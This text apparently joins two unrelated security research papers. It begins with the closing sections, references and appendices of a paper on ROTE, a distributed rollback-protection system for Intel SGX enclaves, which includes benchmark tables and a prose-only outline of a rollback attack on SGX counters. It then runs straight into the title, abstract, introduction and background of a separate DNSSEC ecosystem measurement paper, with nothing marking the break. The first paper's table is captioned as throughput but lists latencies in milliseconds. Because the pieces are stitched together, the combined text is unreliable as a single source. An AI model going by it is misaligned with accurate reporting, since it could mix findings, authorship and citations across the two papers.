Request type	State size (KB)	no rollback protection (ms)	ROTE system (ms)	SGX counter protection (ms)
Write state	1	3.85 (± 0.06)	5.17 (± 0.03)	160.7 (± 0.7)
	10	4.65 (± 0.05)	6.03 (± 0.03)	162.7 (± 1.6)
	100	6.49 (± 0.04)	7.83 (± 0.05)	169.1 (± 2.1)
Read state	1	0.06 (± 0.00)	1.41 (± 0.02)	61.04 (± 3.1)
	10	0.19 (± 0.00)	1.53 (± 0.01)	61.17 (± 3.1)
	100	1.76 (± 0.05)	3.1 (± 0.02)	62.74 (± 3.2)

Table 1: Example application throughput without rollback protection, using ROTE and using SGX counters.

6.2 Example Application Throughput

Additionally, we measured the throughput of an example financial enclave that processes incoming transactions repeatedly (the transaction buffer is never empty). We tested the enclave using (a) no rollback protection, (b) the ROTE implementation, and (c) SGX counter based rollback protection. The experimental setup was a protection group of four nodes. For every update transaction, the enclave updates its state, creates a new seal, and writes it to the disk, while the read transaction includes reading from the disk, unsealing and retrieving the counter for comparison. In case of ROTE and SGX counter variants, the enclave also performs a counter increment. We tested three different enclave state sizes (1 KB, 10 KB, 100 KB) since the state size for transactions can differ based on the exact use case.

Results. Table 1 shows our results. In all three cases the ROTE system provides significantly better state update performance than using SGX counters (e.g., 190 over 6 tx/s for 1KB) while suffering a 20-25% performance drop in comparison to systems which have no rollback protection (e.g., 260 over 190 tx/s for 1KB). We conclude that our system provides significantly faster rollback protection than methods based on local non-volatile memory. Compared to systems with no rollback protection, our solution imposes a moderate overhead.

7 Discussion

Data migration. Although sealing binds encrypted enclave data to a specific processor, our solution enables data migration within the protection group. Migration is especially useful before planned hardware replacements and group updates (e.g., node removal). In a migration operation, an ASE first unseals its persistent data and passes it to the RE. The RE sends the enclave data to another Rollback Enclave within the same protection group together with the measurement of the ASE. The communication channel between the REs is encrypted and authenticated. On the receiving processor, the RE passes the enclave data to an instance of the same ASE (based on attestation using the received measurement) which can seal it. Note that the RE is agnostic to the internal state of ASEs and just re-encrypts data it receives from an ASE without the need to understand its semantics. Combined with group updates (Section 4.7), such enclave data migration enables flexible management of available computing resources. Similar data migration is discussed in [25].

Information leakage. Our model excludes execution side-channels. Here we briefly discuss additional information leakage that our solution may add. Each enclave state update and read causes network communication. An adversary that can observe the network, but does not have access to the local persistent storage, can use the information leakage to determine the timing of sealing and unsealing events. Also the reboot of the target platform causes an observable network pattern. We consider such information leakage a practical concern but developing countermeasures is outside the scope of this paper.

Performance. The main performance characteristic of our solution, the state update delay, is dominated by the networking and the asymmetric signature operation required for the first message of the state update protocol. In case of a local, 1Gpbs, network and an average laptop, the networking takes approximately 1 ms and the signature operation 0.5 ms. A possible optimization is to pre-compute the asymmetric signatures. Since the signed data is predictable MC values, we can pre-compute and store them. This pre-computation may be done at times when the expected load is low or at system initialization depending on the specific scenario.

For communication between the enclaves we use symmetric keys derived from the key agreement protocol for performance reasons, since it is computationally much less expensive. However, depending on the application scenario we could use asymmetric keys which would enable, for example, post-incident forensics. This design choice is dependent on the use case and performance requirements. ROTE can accommodate both approaches.

Consensus applications. In the specific case where all participating enclaves implement a distributed application with the purpose to maintain a consensus (e.g., permissioned blockchain), our rollback protection can be optimized further. In such an application, all participating enclaves have a shared, global state and the state update protocol can be replaced with a suitable Byzantine agreement protocol. When an enclave is restarted (or determines its latest state), it queries its latest state from the participating enclaves similar to our RE restart protocol. We leave a detailed design as future work.

Forking prevention. The current SGX architecture does not provide the ability for one enclave instance to check if another instance of the same enclave is already running. The implementation of this feature would simplify rollback protection significantly.

Forking prevention could be implemented using a TPM. After system boot, the RE instance could extend a PCR that has a known value at boot. If a second RE instance is started, it can check if the PCR value differs from its known initial value [2]. The drawback of this approach is the increase of the system security perimeter outside of the processor.

Periodic check-pointing. For increased robustness, our rollback protection can be complemented with periodic check-pointing. An example approach would be to increment a counter on local NVRAM on selected updates (e.g., mod 100). If all nodes crash at the same time, the administrator has an option to recover from the latest saved checkpoint with the risk of possible rollback.

8 Related work

SGX-counter and TPM solutions. Ariadne [2] uses TPM NVRAM or SGX counters for enclave rollback protection. The counter is incremented using store-then-inc that provides crash resilience, but allows two executions of the latest input. Ariadne minimizes the TPM NVRAM wear using counter increments that flip only a single bit. Compared to our solution, SGX counters are an optional feature, increments are slow and make the non-volatile memory unusable after few days of continuous use. Similar performance limitations apply to TPM NVRAM. SGX counters are also likely vulnerable to bus tapping and flash mirroring attacks [22], while in our solution the trust perimeter is the processor package.

Memoir [4] also leverages TPM NVRAM for rollback protection, and therefore has similar performance limitations. An optimized variant of Memoir assumes the availability of an Uninterrupted Power Supply (UPS). This variant stores the state updates to volatile Platform Configuration Registers (PCRs) and at system shutdown writes the recorded update history to the NVRAM. ICE [3] enhances the CPU with protected volatile memory, a power supply and a capacitor that at system shutdown the flushes the latest state to non-volatile memory. Both the optimized Memoir and ICE require hardware changes. Additionally, reliably flushing data upon a crash or power outage can be challenging in practice.

Client-side detection. Brandenburger [26] proposes client-side rollback detection for SGX in the context of cloud computing. The main difference to our work is that this approach does not prevent a rollback directly on the server. Instead, it allows mutually trusting clients to remain synchronized, and given that certain connectivity requirements are met, detect consistency and integrity violations (including rollback) after the incident.

Integrity servers. Verena [6] maintains authenticated data structures for web applications and stores integrity information on a separate, trusted server. Another use case is to prevent the usage of disabled credentials on mobile devices by storing counters on an integrity-protected server [8]. In such solutions the integrity server becomes a single point of failure.

Byzantine broadcast and agreement. Our state update protocol follows the approach of Echo broadcast [15] with an additional confirmation message in the end. Like other byzantine broadcast primitives, our state update protocol requires $O(n)$ messages. Byzantine agreement typically require $O(n^2)$ messages. Byzantine broadcast and agreement protocol operate on arbitrary values and assume a potentially malicious sender. Thus, such protocols require $3f+1$ replicas. In our system the target enclave is trusted and the distributed data is a signed counter value. Thus, $f+1$ replicas are sufficient.

Secure audit logs. Secure audit log systems [27, 28, 29, 30] provide accountability and in particular prevent manipulation of previous log entries *after* the target platform becomes compromised. Most such audit log systems assume a trusted but infrequently accessible storage. Our goal is to design a system that has no single point of failure, and therefore in ROTE the trusted storage is realized as a distributed system amongst a set of assisting nodes (some of which can be compromised).

Accountability for distributed systems. PeerReview [31] provides accountability for distributed systems and in particular detect nodes that violate from expected behaviour. Instead of fault detection, our goal is to realize distributed secure storage, customized for rollback protection, in the presence of faulty nodes.

Adversary models. Agreement has been considered under models where the faulty nodes have some trusted functionality (e.g., an unmodifiable hardware primitive). Such approaches reduce the number of required replicas to $2f+1$ [32, 33, 34, 35] or $f+1$ [36]. We have no trust assumptions on the compromised nodes. Byzantine agreement has also been considered with dual failure models [37, 38, 39] where the adversary can fully control the faulty processes and can read the secrets of other processes. In our case, the adversary cannot read secrets from trusted enclaves, but it can extract keys from f compromised nodes, and additionally schedule enclaves' execution on all nodes.

Several recently proposed SGX systems [40, 41, 42, 13, 43, 44, 45, 46] consider an adversary model with an untrusted OS. To the best of our knowledge, our work is the first to define a model with explicit adversarial capabilities that cover enclave restarts and multiple instances. These capabilities are critical for the security of our system and also other SGX systems (see the extended version of this paper for details [20]).

9 Conclusion

In this paper we have proposed a new approach for rollback protection on Intel SGX. Our main idea is to implement integrity protection as a distributed system across collaborative enclaves running on separate processors. We consider a powerful adversary that controls the OS on all participating platforms and has even compromised a subset of the assisting processors. We show that our system provides a strong security guarantee that we call *all-or-nothing rollback*. Our experiments demonstrate that distributed rollback protection provides significantly better performance compared to solutions based on local non-volatile memory.

Acknowledgements

This work was partly supported by the TREDISEC project (G.A. no 644412), funded by the European Union (EU) under the Information and Communication Technologies (ICT) theme of the Horizon 2020 (H2020) research and innovation programme. We would like to thank Jonathan McCune for his insightful comments.

References

[1] V. Costan *et al.*, "Intel SGX explained," in *Cryptology ePrint Archive*, 2016.

[2] R. Strackx *et al.*, "Ariadne: A minimal approach to state continuity," in *USENIX Security*, 2016.

[3] ——, "ICE: A passive, high-speed, state-continuity scheme," in *ACSAC*, 2014.

[4] B. Parno *et al.*, "Memoir: Practical state continuity for protected modules," in *IEEE S&P*, 2011.

[5] Intel, "SGX documentation: sgx_create_monotonic_counter," 2016, https://software.intel.com/en-us/node/696638.

[6] N. Karapanos *et al.*, "Verena: End-to-End Integrity Protection for Web Applications," in *IEEE S&P*, 2016.

[7] M. van Dijk *et al.*, "Offline Untrusted Storage with Immediate Detection of Forking and Replay Attacks," in *ACM STC*, 2007.

[8] K. Kostiainen *et al.*, "Credential Disabling from Trusted Execution Environments," in *Nordsec*, 2010.

[9] M. Castro *et al.*, "Practical Byzantine fault tolerance," in *OSDI*, 1999.

[10] D. Dolev *et al.*, "On the security of public key protocols," *IEEE Transactions on information theory*, 1983.

[11] M. Pease *et al.*, "Reaching agreement in the presence of faults," *Journal of the ACM*, 1980.

[12] L. Lamport *et al.*, "The Byzantine Generals Problem," *ACM TOPLAS*, 1982.

[13] M.-W. Shih *et al.*, "S-NFV: Securing NFV states by using SGX," in *ACM SDN-NFV*, 2016.

[14] F. Schuster *et al.*, "VC3: trustworthy Data Analytics in the Cloud Using SGX," in *IEEE S&P*, 2015.

[15] M. K. Reiter, "Secure agreement protocols: Reliable and atomic group multicast in Rampart," in *ACM CCS*, 1994.

[16] C. Cachin *et al.*, *Introduction to reliable and secure distributed programming*. Springer, 2011.

[17] Y. Xu *et al.*, "Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems," in *IEEE S&P*, 2015.

[18] F. Brasser *et al.*, "Software Grand Exposure: SGX Cache Attacks are Practical," 2017, http://arxiv.org/abs/1702.07521.

[19] M. Schwarz *et al.*, "Malware Guard Extension: Using SGX to Conceal Cache Attacks," 2017, http://arxiv.org/abs/1702.08719.

[20] S. Matetic *et al.*, "Rote: Rollback protection for trusted execution," 2017, https://eprint.iacr.org/2017/048.

[21] Intel Support Forum, "Ensuring only a single instance of Enclave," 2017, https://software.intel.com/en-us/forums/intel-software-guard-extensions-intel-sgx/topic/709552.

[22] S. Skorobogatov, "The bumpy road towards iPhone 5c NAND mirroring," 2016, http://arxiv.org/abs/1609.04327.

[23] Trusted Computing Group, "Trusted Platform Module Library, Part 1: Architecture, Family 2.0," 2014.

[24] Intel, "SGX documentation: sgx_get_trusted_time," 2016, https://software.intel.com/en-us/node/696636.

[25] R. Strackx *et al.*, "Idea: State-continuous transfer of state in protected-module architectures," in *ESSoS*, 2015.

[26] M. Brandenburger *et al.*, "Rollback and Forking Detection for Trusted Execution Environments using Lightweight Collective Memory," 2017, http://arxiv.org/abs/1701.00981.

[27] B. Schneier *et al.*, "Secure audit logs to support computer forensics," *ACM TISSEC*, 1999.

[28] D. Ma *et al.*, "A new approach to secure logging," *ACM TOS*, 2008.

[29] S. A. Crosby *et al.*, "Efficient data structures for tamper-evident logging," in *USENIX Security*, 2009.

[30] A. Sinha *et al.*, "Continuous tamper-proof logging using tpm 2.0," in *TRUST*, 2014.

[31] A. Haeberlen *et al.*, "PeerReview: Practical Accountability for Distributed Systems," *ACM OSR*, 2007.

[32] B.-G. Chun *et al.*, "Attested append-only memory: Making adversaries stick to their word," in *ACM OSR*, 2007.

[33] D. Levin *et al.*, "TrInc: Small Trusted Hardware for Large Distributed Systems," in *NSDI*, 2009.

[34] M. Correia *et al.*, "How to tolerate half less one Byzantine nodes in practical distributed systems," in *DISC*, 2004.

[35] J. Liu *et al.*, "Scalable Byzantine Consensus via Hardware-assisted Secret Sharing," *arXiv preprint arXiv:1612.04997*, 2016.

[36] R. Kapitza *et al.*, "CheapBFT: resource-efficient byzantine fault tolerance," in *EuroSys*, 2012.

[37] F. J. Meyer *et al.*, "Consensus with dual failure modes," *IEEE TPDS*, 1991.

[38] J. A. Garay *et al.*, "A continuum of failure models for distributed computing," in *PDAA*, 1992.

[39] H.-S. Siu *et al.*, "A note on consensus on dual failure modes," *IEEE TPDS*, 1996.

[40] F. Tramer *et al.*, "Sealed-Glass Proofs: Using Transparent Enclaves to Prove and Sell Knowledge," 2016, http://eprint.iacr.org/2016/635.

[41] F. Zhang *et al.*, "Town Crier: An Authenticated Data Feed for Smart Contracts," in *CCS*, 2016.

[42] N. Weichbrodt *et al.*, "AsyncShock: Exploiting Synchronisation Bugs in Intel SGX Enclaves," in *ESORICS*, 2016.

[43] D. Gupta *et al.*, "Using Intel Software Guard Extensions for Efficient Two-Party Secure Function Evaluation," in *WAHC*, 2016.

[44] S. Brenner *et al.*, "SecureKeeper: Confidential ZooKeeper using Intel SGX," in *Middleware*, 2016.

[45] R. Pass *et al.*, "Formal abstractions for attested execution secure processors," in *Cryptology ePrint Archive*, 2016.

[46] R. Sinha *et al.*, "Moat: Verifying Confidentiality of Enclave Programs," in *CCS*, 2015.

[47] F. McKeen *et al.*, "Innovative instructions and software model for isolated execution," in *HASP@ ISCA*, 2013.

[48] "Intel Software Guard Extensions, Reference Number: 332680-002," 2015, https://software.intel.com/sites/default/files/332680-002.pdf.

[49] S. Johnson *et al.*, "Intel SGX: EPID provisioning and attestation services," 2016, https://software.intel.com/en-us/blogs/2016/03/09/intel-sgx-epid-provisioning-and-attestation-services.

[50] B. Alexander, "Introduction to Intel SGX Sealing," 2016, https://software.intel.com/en-us/blogs/2016/05/04/introduction-to-intel-sgx-sealing.

[51] Intel, "Developer Zone Forums," 2016, https://software.intel.com/en-us/forums/intel-software-guard-extensions-intel-sgx/topic/607330.

[52] ——, "Intel 100 Series and Intel C230 Series Chipset Family Platform Controller Hub (PCH)," 2016, http://www.intel.com/content/www/us/en/chipsets/100-series-chipset-datasheet-vol-1.html.

[53] ——, "Intel 9 Series Chipset Family Platform Controller Hub (PCH)," 2015, http://www.intel.com/content/www/us/en/chipsets/9-series-chipset-pch-datasheet.html.

A SGX Background

Here we briefly describe the main protection mechanisms of SGX. For a more elaborate explanation of the architecture, we refer interested readers to [1].

Enclave creation. An enclave is created by the system software. During enclave creation, the system software specifies the enclave code. Security mechanisms in the processors create a data structure called SGX Enclave Control Structure (SECS) that is stored in a protected memory area (see below). Because enclaves are created by the system software running on the OS, their code cannot contain sensitive data. The start of the enclave is recorded by the processor, reflecting the content

of the enclave code as well as the loading procedure (sequence of instructions). The recording of an enclave start is called *measurement* and it can be used for later attestation. Once an enclave is no longer needed, the OS can terminate it and thus erase its memory structure from the protected memory.

Runtime isolation. The SGX security architecture guarantees that enclaves are *isolated* from all software running outside of the enclave, including the OS, other enclaves, and peripherals. By isolation we mean that the control-flow integrity of the enclave is preserved and other software cannot observe its state. The isolation is achieved via protection mechanisms that are enforced by the processor. The code and data of an enclave are stored in a protected memory area called Enclave Page Cache (EPC) that resides in Processor Reserved Memory (PRM) [47]. PRM is a subset of DRAM that cannot be accessed by the OS, applications or direct memory accesses. The PRM protection is based on a series of memory access checks in the processor. Non-enclave software is only allowed to access memory regions outside the PRM range, while enclave code can access both non-PRM memory and the EPC pages owned by the enclave [1].

The untrusted OS can evict EPC pages into the untrusted DRAM and load these back at a later stage. While the evicted EPC pages are stored in the untrusted memory, SGX assures their confidentiality, integrity and freshness via cryptographic protections. The architecture includes the Memory Encryption Engine (MEE) which is a part of the processor uncore (microprocessor function close to but not integrated into the core [1]). The MEE encrypts and authenticates the enclave data that is evicted to the non-protected memory, and ensures enclave data freshness at runtime using counters and a Merkle-tree structure. The root of the tree structure is stored on the processor die. Additionally, the MEE is used to protect SGX's Enclave Page Cache against physical attacks and is connected to the Memory Controller [48, 1].

Attestation. Attestation is the process of verifying that certain enclave code has been properly initialized. In *local attestation* a prover enclave can request a statement that contains measurements of its initialization sequence, enclave code and the issuer key. Another enclave on the same platform can verify this statement using a shared key created by the processor. In *remote attestation* the verifier may reside on another platform. A system service called Quoting Enclave signs the local attestation statement for remote verification. The verifier checks the attestation signature with the help of an online attestation service that is run by Intel. Each verifier must obtain a key from Intel to authenticate to the attestation service. The signing key used by the Quoting Enclave is based on a group signature scheme called EPID (Enhanced Privacy ID) which supports two modes of attestation: fully anonymous and linkable attestation using pseudonyms [49, 1]. The pseudonyms remain invariant across reboot cycles (for the same verifier). Once an enclave has been attested, the verifier can establish a secure channel to it using an authenticated key exchange mechanism.

Sealing. Enclaves can save confidential data across executions. Sealing is the process to encrypt and authenticate enclave data for persistent storage [50]. All local persistent storage (e.g. disk) is controlled by the untrusted OS. For each enclave, the SGX architecture provides a sealing key that is private to the executing platform and the enclave. The sealing key is derived from a Fuse Key (unique to the platform, not known to Intel) and an Identity Key that can be either the Enclave Identity or Signing Identity. The Enclave Identity is a cryptographic hash of the enclave measurement and uniquely identifies the enclave. If data is sealed with Enclave Identity, it is only available to this particular enclave version. The Signing Identity is provided by an authority that signs the enclave prior to its distribution. Data sealed with Signing Identity can be shared among all enclave versions that have been signed with the same Signing Identity.

B SGX Counter Analysis

Intel has recently added support for monotonic counters [5] as an optional SGX feature that an enclave developer may use for rollback attack protection. However, the security and performance properties of this mechanism are not well documented. Furthermore, they are not available on all platforms. In this Appendix we outline all executed experiments and evaluate the SGX counter and trusted time service.

SGX counter service. An enclave can query availability of counters from the Platform Service Enclave (PSE). If supported, the enclave can create up to 256 counters. The default owner policy encompasses that only enclaves with the same signing key may access the counter. Counter creation operation returns an identifier that is a combination of the Counter ID and a nonce to distinguish counters created by different entities. The enclave must store the counter identifier to access it later, as there is no API call to list existing counters. After a successful counter creation, an enclave can increment, read, and delete the counter.

According to the SGX API documentation [5], counter operations involve writing to a non-volatile memory. Repeated write operations can cause the memory to wear out, and thus the counter increment operations may be rate limited. Based on Intel developer forums [51], the counter service is provided by the Management Engine on the Platform Control Hub (PCH).

Experiments. We tested SGX counters on five different platforms: Dell Inspiron 13-7359, Dell Latitude

E5470, Lenovo P50, Intel NUC and Dell Optiplex 7040. The counter service was not available on Intel NUC. On Dell laptops a counter increment operation took approximately 250 ms, while on the Lenovo laptop and Dell Optiplex increment operations took approximately 140 ms and 80 ms, respectively. Strackx et al. [2] report 100 ms for counter updates. Counter read operations took 60-140 ms, depending on the platform. As expected, the counter values remained unchanged across enclave restarts and platform reboots. We tested the wear-out characteristics of the counters and found out that on both Dell laptops, after approximately 1.05 million writes, the tested counter became unusable and other counters on the same platform could not be created, incremented or read (all SGX counter operations return `SGX ERROR BUSY`).

Additionally, we observed that reinstalling the SGX Platform Software (PSW) or removing the BIOS battery deletes all counters. Finally, to our surprise, we noticed that after reinstalling the PSW, first usage of counter service triggered the platform software to connect to a server whose domain is registered to Intel. If Internet connection is not available, the counters are unavailable.

Performance limitations. An enclave developer could attempt to use SGX counters as a rollback protection mechanism. When an enclave needs to persistently store an updated state, it can increment a counter, include the counter value and identifier to the sealed data, and verify integrity of the stored data based on counter value at the time of unsealing. However, such approach may wear out the used non-volatile memory. Assuming a system that updates one of the enclaves on the same platform once every 250 ms, counters would become unusable in few days. Even with a modest update rate of one increment per minute, the counters are exhausted in two years. Services that need to process tens or hundreds of transactions per second are not possible.

Weaker security model. According to Intel developer forums [51], counter service is provided by the Management Engine on the PCH (known as "south bridge" in older architectures). However, to the best of our knowledge, actual location of the non-volatile memory used to store the counters is not publicly stated. Based on Intel specifications [52, 53], the PCH typically does not host non-volatile memory, but it is connected over an SPI bus to a flash memory that is also used by the BIOS. Since Management Engine is an active component, communication between the processor and the Management Engine can be replay protected. However, the SPI flash is a passive component, and therefore any counter stored there is likely to be vulnerable to bus tapping and flash mirroring attacks, as recently demonstrated in the case of mobile devices (inspired by FBI iPhone unlocking debate) [22]. Although the precise storage location of SGX counters remains unknown at the time of writing, it is clear that if the integrity of enclave data relies on the SGX counter feature, then additional hardware components besides the processor must be considered trusted. This is a significant shift from the enclave execution protection model, where the security perimeter is the processor package [48, p. 30].

Other concerns. The current design of SGX counter APIs makes safe programming difficult. To demonstrate this we outline a subtle rollback attack. Assume an enclave that at the beginning of its execution checks for the existence of sealed state, and if one is not provided by the OS, it creates a new state and counter, and stores the state sealed together with the counter value and identifier. The enclave increments the counter after every state update. Later, the OS no longer provides a sealed state to the restarted enclave. The enclave assumes that this is its first execution and creates a new (second) counter and new state. Recall that the SGX APIs do not allow checking existence of previous counter. The enclave updates its state again. Finally, the OS replays a previous sealed state associated with the first counter. A careful developer can detect such attacks by creating and deleting 256 counters (an operation that takes two minutes) to check if a previous counter, and thus sealed state, exists. A crash before counter deletion would render that particular enclave permanently unusable.

We have no good explanation why a connection to an Intel server is needed after the PSW reinstall. Similarly, we do not know why the SGX counters become unavailable after BIOS battery removal or PSW reinstall.

The above attack and availability issues probably could be fixed with better design of SGX APIs and system services, but the performance limitations and the weaker security model are hard to avoid in future versions of the SGX architecture.

SGX trusted time. Another recently introduced and optional SGX feature is the trusted time service [24]. As in the case of SGX counters, also the time service is provided by the Management Engine. The trusted time service allows an enclave developer to query a time stamp that is relative to a reference point. The function returns a nonce in addition to the timestamp, and according to the Intel documentation, the timestamp can be trusted as long as the nonce does not change [24].

We tested the time service and noticed that the provided nonce remained same across platform reboots. Reinstalling PSW resulted in a different nonce, but the provided time was still correct. The reference point is the standard Unix time. As a rollback protection mechanism the trusted time service is of limited use. Including a timestamp to each sealed data version allows an enclave to distinguish which out of two seals is more recent. However, the enclave cannot know if the sealed data provided by the OS is fresh and latest.

A Longitudinal, End-to-End View of the DNSSEC Ecosystem

Taejoong Chung
Northeastern University

Roland van Rijswijk-Deij
University of Twente and SURFnet

Balakrishnan Chandrasekaran
TU Berlin

David Choffnes
Northeastern University

Dave Levin
University of Maryland

Bruce M. Maggs
Duke University and Akamai Technologies

Alan Mislove
Northeastern University

Christo Wilson
Northeastern University

Abstract

The Domain Name System's Security Extensions (DNSSEC) allow clients and resolvers to verify that DNS responses have not been forged or modified in-flight. DNSSEC uses a public key infrastructure (PKI) to achieve this integrity, without which users can be subject to a wide range of attacks. However, DNSSEC can operate only if each of the principals in its PKI properly performs its management tasks: authoritative name servers must generate and publish their keys and signatures correctly, child zones that support DNSSEC must be correctly signed with their parent's keys, and resolvers must actually validate the chain of signatures.

This paper performs the first large-scale, longitudinal measurement study into how well DNSSEC's PKI is managed. We use data from *all* DNSSEC-enabled subdomains under the `.com`, `.org`, and `.net` TLDs over a period of 21 months to analyze DNSSEC deployment and management by domains; we supplement this with active measurements of more than 59K DNS resolvers worldwide to evaluate resolver-side validation.

Our investigation reveals pervasive mismanagement of the DNSSEC infrastructure. For example, we found that 31% of domains that support DNSSEC fail to publish all relevant records required for validation; 39% of the domains use insufficiently strong key-signing keys; and although 82% of resolvers in our study request DNSSEC records, only 12% of them actually attempt to validate them. These results highlight systemic problems, which motivate improved automation and auditing of DNSSEC management.

1 Introduction

The Domain Name System (DNS) [36] provides a scalable, flexible name resolution service. Unfortunately, DNS has long been fraught with security issues such as DNS spoofing and cache poisoning [3, 28, 46] To address these problems, DNS Security Extensions (DNSSEC) [20] were introduced nearly two decades ago. At its core, DNSSEC is a hierarchical public key infrastructure (PKI) that largely mirrors the DNS hierarchy and is rooted at the root DNS zone. To enable DNSSEC, the owner of a domain signs its DNS records and publishes the signatures along with its public key; this public key is then signed by its parent domain, and so on up to the root DNS zone. A resolver validates a signed DNS record by recursively checking the associated signatures until it reaches the well-known root zone trusted key.

Largely in response to powerful attacks such as the Kaminsky Attack [28], DNSSEC adoption has increased recently. As of early 2017, more than 90% of top-level domains (TLDs) and 47% of country-code TLDs (ccTLDs) are DNSSEC-enabled [26, 47]. Widely-used DNS resolvers now attempt DNSSEC validation by default, e.g., as of January 2012 Comcast (one of the largest ISPs in the US) requests and validates DNSSEC records for all queries [32], and Google (which operates the largest public DNS resolver) did the same in March 2013 [22].[1]

But like any PKI, DNSSEC can only function correctly when all principals—every signatory from root to leaf, and the resolver validating the signatures—fulfill their respective responsibilities. Unfortunately, DNSSEC is complex, creating many opportunities for mismanagement. *On the server side*, a single error such as a weak key, an expired signature, or a broken signature chain can weaken or totally compromise the integrity of a large number of domains. *On the client side*, mismanaged or buggy DNS resolvers can obviate all server-side efforts by simply failing to catch invalid or missing signatures.

Surprisingly little is known about how well the DNSSEC PKI ecosystem is managed. While there have

[1] It is important to note that these resolvers still accept responses without DNSSEC records, as the vast majority of domain administrators have yet to deploy DNSSEC.

been many studies of DNSSEC, we find that no prior efforts had the data to allow them to study the DNSSEC PKI *at scale*—across many domains and resolvers—and *longitudinally*—by monitoring their behavior over time. For example, server-side studies have shown instances of mismanagement, but only for samples of domain names [12–14]. Likewise, prior studies of DNS resolvers have used ad campaigns, which do not permit repeated, controlled measurements of resolvers over time [7, 33, 47]. What has made large-scale, longitudinal studies of DNSSEC so challenging is a dearth of DNSSEC record datasets and a lack of vantage points from which to repeatedly measure resolver behavior.

In this paper, we present a comprehensive study of the entire DNSSEC ecosystem—encompassing signers, authoritative name servers, and validating DNS resolvers—to understand how DNSSEC is (mis)managed today. To study server-side behavior, our work relies on 21 months of daily snapshots, and three months of hourly snapshots, of DNSSEC records for *all* signed `.com`, `.net`, and `.org` second-level domains. To study client-side behavior, we leverage the Luminati HTTP/S proxy service [35], which allows us to perform repeated, controlled tests from 403,355 end hosts—thereby studying 59,513 distinct DNS resolvers—around the world.

Our analysis reveals troubling, persistent mismanagement in the DNSSEC PKI:

- *First*, we find that nearly *one-third* of DNSSEC-enabled domains produce records that *cannot be validated* due to missing or incorrect records. 1.7% of signed domains fail to provide `RRSIG`s for `SOA` records, while 30% of signed domains do not have `DS` records. The vast majority of these missing records are due to large hosting providers that fail to publish the correct records for domains they manage. Additionally, we find that 0.6% of signed domains provide incorrect `RRSIG`s for both `SOA` and `DNSKEY` records.
- *Second*, we identify four large providers that use the same keys to sign all of their managed domains. This unnecessary key reuse makes all of the domains vulnerable to the compromise of a single shared key. For example, we find that a single key is shared by over 132K domains.
- *Third*, we observe widespread use of 1024-bit RSA keys, which are now considered "weak" (smaller than the NIST-recommended minimum size of 2048 bits [1]). 39% of domains use weak Key Signing Keys (KSKs), and over 90% of domains use weak Zone Signing Keys (ZSKs). DNSSEC is designed to be resilient against weak and stolen keys via frequent key rotation, but we find that 70% of domains never rotated their KSK during our 21-month study.
- *Fourth*, we find that although 83% of observed resolvers request DNSSEC records during their queries, only 12% of them actually validate the records (defeating the purpose of DNSSEC). This finding motivates the need to reexamine approaches using query logs from authoritative name servers as a lens to measure DNSSEC adoption by resolvers [21, 23].

In summary, our results paint a distressing picture of widespread mismanagement of keys and DNSSEC records that violate best practices in some cases, and completely defeat the security guarantees of DNSSEC in others. On a more positive note, our findings demonstrate several areas of improvement where management of the DNSSEC PKI can be automated and audited. To this end, we publicly release all of our analysis code and data (where possible[2]) to the research community at

`https://securepki.org`

thereby allowing other researchers and administrators to reproduce and extend our work.

2 Background

We begin by presenting an overview of both DNS and DNSSEC.

DNS and DNSSEC DNS uses *records* to map *domain names* to *values* (e.g., an `A` record maps a domain name to an IPv4 address; an `NS` record maps a domain name to the authoritative name server for a domain). DNS is designed to encourage caching, and every DNS record contains a time-to-live (TTL), specifying how long the records can be cached for. The original DNS protocol did not include security, allowing an adversary to forge DNS responses to carry out attacks. DNS Security Extensions (commonly referred to as DNSSEC) are designed to address this vulnerability [4–6, 19]. DNSSEC provides integrity for DNS records using three primary record types[3]:

`DNSKEY` records, which are public keys used in DNSSEC. Typically, each zone uses two `DNSKEY` records to sign DNS records, as discussed below.

`RRSIG` (Resource Record Signature) records, which are cryptographic signatures of other records. Each `RRSIG` is a signature over all records of a given type for a certain name; this set is called an RRSet.

[2] Our `.com`, `.org`, and `.net` zone files are collected under agreement with the zone operators; while we are not permitted to release this data, we provide links where other researchers can obtain access themselves.

[3] There are other record types for expressing the non-existence of records (`NSEC` and `NSEC3` records) and for a child zone to request an update to their `DS` record (`CDNSKEY` and `CDS` records). As these are not integral to our study, we do not discuss them in detail.

For example, all A records for example.org will be authenticated by a single RRSIG (i.e., the example.org A RRSIG). Each RRSIG is created using the private key that matches a public key in DNSKEY records.

DS (Delegation Signer) records, which are essentially hashes of DNSKEYs. These records are uploaded to the parent zone, which establishes the chain of trust reaching up to the root zone. The DS records in the parent zone are authenticated using RRSIGs, just like any other record type.

Most Internet hosts do not do iterative DNS lookups themselves, but instead are configured to use a local DNS *resolver*. When a host wishes to look up a domain name, it sends a query to its resolver; the resolver then iteratively determines the authoritative name server for that domain and obtains the record. If the resolver supports DNSSEC, it will also fetch all DNSSEC records (DNSKEYs and RRSIGs) necessary to validate the record. Finally, the resolver returns the (validated) record back to the requesting host. It is important to note that resolvers make heavy use of caching, and will typically avoid re-requesting any unexpired records that have already been obtained.

DNSSEC is designed to be backwards-compatible, while enabling resolvers who support DNSSEC to specifically request DNSSEC records. A resolver indicates that it would like DNSSEC records by setting the DO ("DNSSEC OK") bit in its DNS request. If the responding authoritative name server has RRSIGs corresponding to the record type of the request, it is obligated to include them. Should the resolver also need DNSKEYs to validate the record, it may need to request them separately.

DNSSEC keys Unlike other common PKIs (e.g., the SSL/TLS PKI [34]), each zone in DNSSEC typically has *two* public/private key pairs: one called a Key Signing Key (KSK) and another called a Zone Signing Key (ZSK). Typically, the KSK is used only to produce RRSIGs for DNSKEY records (hence the name). In contrast, the ZSK is used to produce the RRSIGs for all other record types.

There is no key revocation (apart from root authorities) in the DNSSEC PKI[4]; rather, to mitigate potential effects of key compromise, ZSKs are intended to be *rolled over* (i.e., replaced) daily or weekly, and the KSKs monthly or yearly (the intention is that the KSK can be stored separately from, and in a safer location than, the ZSK). In fact, RFC 6781, which is the best current practice document for DNSSEC management, recommends rolling

[4]If the current DNSKEYs are suspected of being compromised, a zone administrator can replace existing DNSKEYs by following an emergency key rollover process [30].




Figure 1: Overview of DNSSEC records necessary to validate example.com's A record. Each RRSIG is the signature of a record set (dashed lines) verified with a DNSKEY (red lines). Each DS record is the hash of a child zone's KSK (green lines).

over KSKs every 12 months and ZSKs even more frequently [30].

